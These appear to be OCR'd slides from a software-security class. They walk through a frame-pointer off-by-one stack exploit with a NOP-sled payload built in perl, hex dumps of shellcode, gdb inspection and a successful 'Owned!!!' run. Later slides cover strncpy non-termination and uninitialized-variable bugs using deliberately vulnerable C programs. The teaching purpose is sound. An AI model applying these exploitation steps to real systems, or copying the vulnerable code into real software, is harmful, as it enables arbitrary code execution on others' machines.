18261 <main+23>:    add    esp,0x4
18264 <main+26>:    leave
18265 <main+27>:    ret
f assembler dump.
```




- The key to exploiting this scenario is to have esp point to <address of shellcode> at main+27
- <address of shellcode> is a pointer that contains the value of the start of our shellcode.
- Go forth my minions, and exploit!

Debrief


- Were you able to cause arbitrary code execution?
- What difficulties did you encounter?
- How did you get around them?

My solution




```
root@slack12:~/class/other_vulns# (perl -e 'print "\x90"x218';cat hello.shellcode;perl -e 'print "AAAAA"') | cat > payload1
root@slack12:~/class/other_vulns# xxd -g 1 payload1
0000000: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000010: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000020: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000030: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000040: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000050: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000060: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000070: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000080: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000090: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000a0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000b0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000c0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00000d0: 90 90 90 90 90 90 90 90 90 90 31 c0 31 db 31 c9  ..........1.1.1.
00000e0: 31 d2 b0 04 b3 01 68 64 21 21 21 68 4f 77 6e 65  1.....hd!!!hOwne
00000f0: 89 e1 b2 08 cd 80 b0 01 31 db cd 80 41 41 41 41  ........1...AAAA
0000100: 41                                               A
root@slack12:~/class/other_vulns# wc payload1
  0   1 257 payload1
root@slack12:~/class/other_vulns#
```

- Payload look like <NOPS><shellcode><AAAA><A>
- <NOPS><shellcode> total 252 bytes total
- This leaves 4 bytes of AAAA (to be changed later) that will eventually be the address of our shellcode (what we will point esp at
- The last A is the byte we will corrupt the least significant byte of the frame pointer with




```
(gdb) break *func+94
Breakpoint 1 at 0x8048248: file fp_overwrite.c, line 9.
(gdb) run `cat payload1`
Starting program: /root/class/other_vulns/fp_overwrite `cat payload1`

Breakpoint 1, 0x08048248 in func () at fp_overwrite.c:9
9                       buf[i] = str[i];
(gdb) x/64wx $ebp-256
0xbffff39c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff3ac:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff3bc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff3cc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff3dc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff3ec:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff3fc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff40c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff41c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff42c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff43c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff44c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff45c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff46c:     0x90909090      0x90909090      0xc0319090      0xc931db31
0xbffff47c:     0x04b0d231      0x646801b3      0x68212121      0x656e774f
0xbffff48c:     0x08b2e189      0x01b080cd      0x80cddb31      0x41414141
(gdb)
```

- 0xbffff42c is an address in our NOPSled.
- 0xbffff498 is the address which will contain the pointer to our shellcode location(0xbffff42c).
- 0xbffff498 fits our mandatory 0xbffff4XX format so we know we can overwrite the saved ebp to point to this address.


```
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90
90 90 31 C0  31 DB 31 C9  31 D2 B0 04  B3 01 68 64  21 21 21 68  4F 77 6E 65
89 E1 B2 08  CD 80 B0 01  31 DB CD 80  2C F4 FF BF  94 _
```

- I overwrite the "AAAA" filler bytes with the pointer to our shellcode <0xbfffff42c>
- The last byte represents the last byte of the address of our pointer (sort of) 0xbffff498
- Notice that I write "94" instead of "98". This is because the pop ebp portion of the 'leave' instruction will increment esp by 4.
- This ensures esp will point at the pointer to our shellcode when the main function attempts to return.


Bingo



```
(gdb) run `cat payload2`
Starting program: /root/class/other_vulns/fp_overwrite `cat payload2`
Owned!!!
Program received signal SIGSEGV, Segmentation fault.
0xbffff50c in ?? ()
(gdb) _
```

- You may have noticed your exploit failed when you tried to run it out of the debugger. That's because the state of the stack varies slightly when you ran it outside of the debugger, compared to when you used the debugger to find the addresses you needed.
- You might have also stumbled over the need to subtract 4 to the frame pointer corruption byte in order to compensate for the pop ebp portion of the leave instruction instruction.
- Don't feel bad if you didn't get it, we are getting pretty deep down the rabbit hole.
- The main point here is to emphasize that even the slightest bug in your program can provide an avenue for an attacker to gain arbitrary code execution.


Off-by-one corollary



```
void main(int argc, char **argv)
{
    char buf1[64];
    char buf2[64];
    char buf3[64];

    //I'm safe because I use strncpy!!!
    strncpy(buf2,argv[1],sizeof(buf2));
    strncpy(buf3,argv[2],sizeof(buf3));

    //I'm safe because sizeof(buf1) == sizeof(buf3)!!!
    strcpy(buf1,buf3);
}
```


- In this case, if buf3 is 64 bytes long, strncpy will not null terminate the string.
- This will cause buf1 to be overflowed during the strcpy(buf1,buf3) which will in effect strcpy(buf1,buf2 + buf3) leading to an exploitable scenario.
- Always make sure your strings are null terminated, some libc functions don't null terminate under certain conditions.
- Understanding the border cases of libc functions better than the attacker/developer will allow you to better defend/attacker code than him.

Real men ignore warnings!




```
root@slack12:~/class/other_vulns# cat warnings_are_useless.c
#include <stdio.h>

int main(int argc, char **argv)
{
        int x;
        int k;
        printf("blah\n");
        printf("%x", x);
}

root@slack12:~/class/other_vulns# gcc -O -Wuninitialized -Wunused warnings_are_useless.c
warnings_are_useless.c: In function 'main':
warnings_are_useless.c:6: warning: unused variable 'k'
warnings_are_useless.c:8: warning: 'x' is used uninitialized in this function
root@slack12:~/class/other_vulns#
```

- How often have you totally disregarded petty compiler warning errors like the ones above?
- Perhaps a little trip down the rabbit hole will make you think twice….




```
root@slack12:~/class/other_vulns# cat not_random.c
#include <stdio.h>

int main(int argc, char **argv)
{
        int random1;
        int random2;
        int random3;
        int random4;

        printf("%x %x %x %x\n", random1, random2, random3, random4);
}

root@slack12:~/class/other_vulns# ./not_random
bffff65c bffff5c8 b7fc3ff4 b7ff3b90
root@slack12:~/class/other_vulns#
```

- Compiler documentation usually tells us that uninitialized variables are 'random.'
- Does that output look random to you?
- In fact, it's not random at all, its just data off the stack.




```
void f1(int arg)
{
        int x;
        printf("f1: x=%x\n",x);
}

void f2(int arg)
{
        int x;
        x = arg;
        printf("f2: x=%x\n", x);
}

void main()
{
        f1(1);
        f2(2);
        f1(3);
}

root@slack12:~/class/other_vulns# ./reused_frame
f1: x=b7fc2220
f2: x=2
f1: x=2
root@slack12:~/class/other_vulns#
```

- Stack frames are reused and old data is not cleared out/ sanitized.
- Uninitialized stack variables just reuse whatever data is currently on the stack.
- This reused data on the stack is not random, and may in fact be attacker controlled data.
- Uninitialized variables can lead to exploitable scenarios




```
//based on example code from Mercy's
// "Exploiting uninitialized variables" paper
// http://felinemenace.org
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int do_auth(void)
{
    char username[1024];
    char password[1024];

    printf("Username: ");
    fgets(username,1024,stdin);
    fflush(stdin);

    printf("Password: ");
    fgets(password,1024,stdin);

    if (!strcmp(username, "user") &&
        !strcmp(password, "password") == 0)
    {
        return 0;
    }

    return -1;
}
```



```
int log_error(int farray, char *msg)
{
    char *err, *mesg;
    char buffer[24];

    memset(buffer,0x00,sizeof(buffer));
    sprintf(buffer, "Error: %s", mesg);

    printf("%s\n", buffer);
    return 0;
}

int main(void)
{
    switch(do_auth())
    {
        case -1:
            log_error(-1,"Unable to login");
            break;
        default:
            break;
    }
    return 0;
}
```

- The mesg variable in the log_error function in uninitialized but it used in a later sprintf call.
- If the attacker can cause that mesg pointer to contain an address of an attacker controlled array, then he can cause a buffer overflow during the sprintf.
